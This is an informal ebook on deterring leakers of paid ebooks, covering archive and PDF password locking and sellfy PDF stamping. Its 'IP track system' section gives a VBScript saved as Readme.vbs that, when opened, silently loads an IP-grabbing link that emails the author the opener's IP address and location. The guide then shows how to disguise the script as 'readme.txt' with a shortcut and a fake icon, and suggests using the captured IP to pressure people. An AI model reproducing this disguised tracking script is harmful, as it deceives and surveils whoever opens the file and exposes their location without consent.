# Intro

First of all I wanna thank you for purchasing this ebook.

Ok, let me explain this shortly. I hate the people who leak eBooks when you spent days of work writing it and unfortunately, leakers will always exist. But, fortunately, you can make it as hard as possible for them to leak your content and I'm going to show you some tricks leakers did not know about.



:)

---

## IP track system

Step 1:

Create a new Directory



Step 2:

Change Directory Name

Step 3:

Create a new .txt file

Step 4:

Open up the txt file and paste the code below.

```
Set WshShell = WScript.CreateObject("WScript.Shell")
```

```
Return = WshShell.Run("iexplore.exe  
http://www.bvog.com/?post=ID3aqgmAyidFIr7Md", 1)
```

```
x=msgbox("Your Password here" ,0, "Your Password") 'Do not change  
the "Your Password"
```

Step 5: Go to this website "<http://www.whatstheirip.com/>"

**Want to find your friends IP address and location? Get someone's IP address and location for free in 3 easy steps:**

Step 1: Enter your email address below and click "Get Link"

Step 2: Send your friend the innocent looking link we provide you

Step 3: When your friend, or anyone for that matter, clicks the link, a hidden script will email you their IP address and geo targeting location!

**Your Email Address:**

Please note that this script does not work with Yahoo email address's, if your not yet using Gmail, now you have an excuse to make the switch

Enter your email in the box and hit "Get Link"

What's Their IP?

Congratulations! Everything's setup on our end.

Please tell your friend(s) to check out any of the following links:

<http://www.bvog.com/?post=IDcb6faVWayhctENQ>

**Please note that a recent test shows that the below urls may not be sending emails correctly. Please test the urls below to see if you get an email before sending it to someone. The above bvog url is working fine.**

<http://www.hondachat.com/showthread.php?t=IDcb6faVWayhctENQ>

Each link is shares the same hidden IP grabbing script, just pick a URL your friend is most likely to click.

When they go to the link, you will get an email with their IP, simple as that. The site will show a fake common error page he'll think the page is just down.

If you want to be witty and let your friend know you have his IP, send them to the following link:

<http://www.youramonkey.com/?m=IDcb6faVWayhctENQ>

This will display the following message:

"Your a monkey, your IP is (their ip) and has been emailed to whoever sent you this link."

All hits to any of these URL's will send you an email with the persons IP to Youremailhere@gmail.com.

To stop receiving emails simply go to <http://www.whatstheirip.com/stop.php?id=IDcb6faVWayhctENQ>.



You should have by now received a copy of these instructions in you inbox. If it's in your spam inbox, mark it as not spam so you can get the future emails properly.

Please use this for legal purposes only and do not abuse.

Copy your personal Link and replace it with the code where it says  
"bvog.com/etc" so you got your personal link there instead of mine



Now you're going to set a password which you'll need later. Replace the text "Your Password here" with your password and save note somewhere else.

Now, save the code as Readme.vbs and select all files and save it in directory you made in the first steps.

Now delete the .txt File in your directory.

Now when you open the readme.vbs it will look like this:



And when they open “readme” file you will get an email with their IP address which you can use to force them to take the leak down.



And only by opening this file :)

Now we are going to add a nice icon to the file by right clicking the scripts and then “create shortcut”





Now you right click the script again and click properties  
and tick this checkbox and hit ok

Now you right click the shortcut you made and click Rename  
and then change the name to readme.txt with “,” not a dot.  
Now right click the shortcut again and hit properties and then cick  
change icon.

Now select this icon

and now hit ok

Now your file should look like this.



Looks epic right?

Now this is done :) enjoy



# Locking Your Content



To lock your content we need a winrar which you can get for free easy through google. Once installed, right click the directory you made in the previous steps and hit “add to archive” like below:

Now change the details to what I did :)



now hit the set password button

And hit ok.

Now, follow the rest of the settings:

Now hit ok again and you are done with locking this.

You can also lock your .pdf file! I normally write my eNooks in wordpad and then convert the .rtf file to .pdf through there.

<http://online2pdf.com/convert-rtf-to-pdf>

Browse your file and then use this details

Select file:  The maximum file size is 50 MB. All files together must not exceed 100 MB. You can merge up to 20 files to one single PDF file.

Tip: In modern browsers (like Internet Explorer 10, Firefox 3.6, Chrome 4) it is possible to select multiple files in the same file dialog window at the same time (by pressing the Ctrl key)

Preferences:

**Security options:**  
Printing, editing and/or copying of PDF pages can be locked separately. Additionally, a password can be set to prevent opening of the PDF file by everyone.

☒ Create password for opening  
Password:

☐ lock printing  
☒ lock copying  
☒ lock modifying

[Reset](#)

Then click convert and your pdf file is ready

---

## PDF Stamping

This is only if you are using sellfy.com

When uploading your content then be sure to make pdf stamp if it is a pdf file. What does that mean? It means that when someone buys your eBook, their email will be stamped on it so if the guy leaks your eNook their email address will be on it. Isn't that nice?
